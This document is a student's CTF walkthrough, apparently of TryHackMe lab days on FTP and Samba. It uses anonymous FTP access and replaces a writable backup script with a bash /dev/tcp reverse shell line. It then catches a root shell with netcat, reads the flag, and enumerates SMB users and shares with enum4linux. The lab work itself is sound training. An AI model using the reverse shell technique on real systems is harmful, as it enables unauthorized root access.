File Actions Edit View Help  
(1211102835@kali)-[~]  
$ ftp 10.10.176.97  
Connected to 10.10.176.97.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.176.97:1211102835):
```

Then put anonymous as name so no need for a password to login.

A terminal window titled '1211102835@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(1211102835@kali)-[~]'. The user enters '\$ ftp 10.10.176.97'. The output shows 'Connected to 10.10.176.97.', '220 Welcome to the TBFC FTP Server!.', 'Name (10.10.176.97:1211102835): anonymous', '230 Login successful.', 'Remote system type is UNIX.', 'Using binary mode to transfer files.', and 'ftp>' with a cursor. A faint Kali Linux dragon logo is in the background.

```
1211102835@kali: ~  
File Actions Edit View Help  
(1211102835@kali)-[~]  
$ ftp 10.10.176.97  
Connected to 10.10.176.97.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.176.97:1211102835): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

## Question 1

Type ls to check files and directories in the working directory on the FTP server.

```
1211102835@kali: ~  
File Actions Edit View Help  
(1211102835@kali)-[~]  
$ ftp 10.10.176.97  
Connected to 10.10.176.97.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.176.97:1211102835): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||62850|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups  
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops  
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources  
drwxrwxrwx  2 65534 65534  4096 Nov 16  2020 public  
226 Directory send OK.  
ftp> █
```

## Question 2

Then type cd public to change our working directory on the FTP server and type ls again. Then we can see the script.

```
1211102835@kali: ~  
File Actions Edit View Help  
(1211102835@kali)-[~]  
$ ftp 10.10.176.97  
Connected to 10.10.176.97.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.176.97:1211102835): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||62850|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups  
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops  
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources  
drwxrwxrwx  2 65534 65534  4096 Nov 16  2020 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||20224|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 111    113    341 Nov 16  2020 backup.sh  
-rw-rw-rw-  1 111    113    24 Nov 16  2020 shoppinglist.txt  
226 Directory send OK.  
ftp> █
```

Type get backup.sh and get shoppinglist.txt to get the files.

```
1211102835@kali: ~
File Actions Edit View Help
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534      4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111    113        341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113         24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
ge229 Entering Extended Passive Mode (|||22426|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****| 341      232.38 KiB/s   00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.73 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||58336|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****| 24      334.82 KiB/s   00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp> █
```

Open a new terminal in the next tab and type nano backup.sh to edit the file.

```
1211102835@kali: ~
File Actions Edit View Help
1211102835@kali: ~ x 1211102835@kali: ~ x
(1211102835@kali)-[~]
$ nano backup.sh
```

Put # to ignore the original text and type `bash -i >&/dev/tcp/Your_TryHackMe_IP/4444 0>&1`. (You can find it on top-right on the main screen, not the ip address that is given.) After that, type `ctrl+x` to exit it.

```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x  
GNU nano 6.2 backup.sh *  
#!/bin/bash  
  
# Created by ElfMcEager to backup all of Santa's goodies!  
  
# Create backups to include date DD/MM/YYYY  
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";  
  
# Backup FTP folder and store in elfmceager's home directory  
#tar -zcvf /home/elfmceager/$filename /opt/ftp  
  
# TO-DO: Automate transfer of backups to backup server  
  
bash -i >& /dev/tcp/10.18.33.20/4444 0>&1
```

Type nc -lvnp 4444 to catch the connection on our AttackBox or kali.

```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x  
(1211102835@kali)-[~]  
$ nano backup.sh  
  
(1211102835@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
|
```



Back to the previous terminal and put backup.sh to cover the original files.

```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||20224|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 111    113      341 Nov 16  2020 backup.sh  
-rw-rw-rw-  1 111    113      24 Nov 16  2020 shoppinglist.txt  
226 Directory send OK.  
ftp> get backup.sh  
local: backup.sh remote: backup.sh  
ge229 Entering Extended Passive Mode (|||22426|)  
150 Opening BINARY mode data connection for backup.sh (341 bytes).  
100% |*****| 341 232.38 KiB/s 00:00 ETA  
226 Transfer complete.  
341 bytes received in 00:00 (1.73 KiB/s)  
ftp> get shoppinglist.txt  
local: shoppinglist.txt remote: shoppinglist.txt  
229 Entering Extended Passive Mode (|||58336|)  
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).  
100% |*****| 24 334.82 KiB/s 00:00 ETA  
226 Transfer complete.  
24 bytes received in 00:00 (0.12 KiB/s)  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
229 Entering Extended Passive Mode (|||20517|)  
150 Ok to send data.  
100% |*****| 384 9.89 MiB/s 00:00 ETA  
226 Transfer complete.  
384 bytes sent in 00:00 (0.97 KiB/s)  
ftp> █
```


After that, wait for one minute for the reverse system shell on the FTP Server.

```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x  
1211102835@kali: ~  
$ nano backup.sh  
1211102835@kali: ~  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768  
bash: cannot set terminal process group (1318): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# █
```



### Question 3


Type cat shoppinglist.txt to get the answer.



```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x 1211102835@kali: ~ x  
(1211102835@kali)-[~]  
$ cat shoppinglist.txt  
The Polar Express Movie  
(1211102835@kali)-[~]  
$
```

### Question 4

Type cat /root/flag.txt when done reverse system shell on the FTP Server.



```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x 1211102835@kali: ~ x  
(1211102835@kali)-[~]  
$ nano backup.sh  
(1211102835@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768  
bash: cannot set terminal process group (1318): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~#
```

**Thought process/methodology:**

For question 1, we can get the answer when typing `ls` for the first time which is `public`. For question 2, we change the `cd public` and can see the answer when typing `ls` again. For question 3, we just type `cat shoppinglist.txt` to get the answer. For the last question, we type `cat /root/flag.txt` after doing the reverse system shell.

## Day10 Don't Be selfish

tool used: kali Linux

### Question 1

We Use the command U in the enum4linux to get to know the number of user on the Samba Server

```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -U 10.10.109.0
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:09:16 2022
```

```
=====
| Target Information |
=====
Target ..... 10.10.109.0
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.10.109.0 |
=====
[+] Got domain/workgroup name: TBFC-SMB-01
```

```
=====
| Session Check on 10.10.109.0 |
=====
[+] Server 10.10.109.0 allows sessions using username '', password ''
```

```
=====
| Getting domain SID for 10.10.109.0 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
=====
| Users on 10.10.109.0 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfnceager     Name: elfnceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:
```

```
=====
| Users on 10.10.109.0 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager     Name: elfmceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:
```

## Question 2

We use the command S in the enum4linux to get to know the number of the share on the Samba Server

```
root@lp-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -S 10.10.109.0
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:13:50 2022

=====
|   Target Information   |
=====
Target ..... 10.10.109.0
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.109.0 |
=====
[+] Got domain/workgroup name: TBFC-SMB-01

=====
|   Session Check on 10.10.109.0   |
=====
[+] Server 10.10.109.0 allows sessions using username '', password ''

=====
|   Getting domain SID for 10.10.109.0   |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```

=====
|   Share Enumeration on 10.10.109.0   |
=====
WARNING: The "syslog" option is deprecated

    Sharename      Type      Comment
    -----
    tbfc-hr        Disk      tbfc-hr
    tbfc-it        Disk      tbfc-it
    tbfc-santa     Disk      tbfc-santa
    IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

    Server          Comment
    -----
    Workgroup       Master
    -----
    TBFC-SMB-01     TBFC-SMB

[+] Attempting to map shares on 10.10.109.0
//10.10.109.0/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-santa Mapping: OK, Listing: OK
//10.10.109.0/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Wed Jun 22 14:13:51 2022

```

### Question 3

We tried all the share name to determine which one can log in without a password and we tested out the tbfc-santa need no password to login

```

root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# smbclient //10.10.109.0/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?                allinfo      altname      archive      backup
blocksize        cancel       case_sensitive cd            chmod
chown            close        del           deltree      dir
du               echo         exit          get           getfacl
geteas           hardlink     help          history       iosize
lcd              link         lock          lowercase    ls
l                mask         md            mget         mkdir
more             mput         newer         notify       open
posix            posix_encrypt posix_open    posix_mkdir  posix_rmdir
posix_unlink     posix_whoami print         prompt       put
pwd              q            queue         quit          readlink
rd               recurse      reget         rename        reput
rm               rmdir        showacls      setea         setmode
scopy            stat          symlink       tar           tarmode
timeout          translate    unlock        volume        vuid
wdel             logon        listconnect   showconnect   tcon
tdis             tid          logoff        ..            !
smb: \>

```

### Question 4

We type the command help(help) to get all the command that can be use in the smb

```
smb: \> help
?                allinfo      altname      archive      backup
blocksize        cancel      case_sensitive cd            chmod
chown            close      del          deltree      dir
du              echo       exit         get          getfacl
geteas          hardlink   help        history      iosize
lcd            link       lock        lowercase    ls
l              mask       md          mget         mkdir
more           mput      newer       notify       open
posix          posix_encrypt posix_open  posix_mkdir  posix_rmdir
posix_unlink   posix_whoami print      prompt       put
pwd           q         queue      quit         readlink
rd           recurse  reget      rename       reput
rm          rmdir   showacls   setea        setmode
scopy       stat    symlink   tar          tarmode
timeout     translate unlock      volume       void
wdel        logon   listconnect showconnect  tcon
tdis        tid     logoff     ..          !
```

We type the command ls(list) to get all the directory left by the ElfMcSkidy. We get to know that the directory left by him is jingle-tunes.

```
smb: \> ls
.                D          0   Thu Nov 12 02:12:07 2020
..              D          0   Thu Nov 12 01:32:21 2020
jingle-tunes    D          0   Thu Nov 12 02:10:41 2020
note_from_mcskidy.txt N        143  Thu Nov 12 02:12:07 2020
```

Thought process/Methodology:

We have used the emun4linux to get the share name in the sharelist and the total number of user in the Samba Server. After that, we login into one of the share to get the note from the ElfMcSkidy. By getting the help from the help command, We finally get to know the directory left by ElfMcShidy.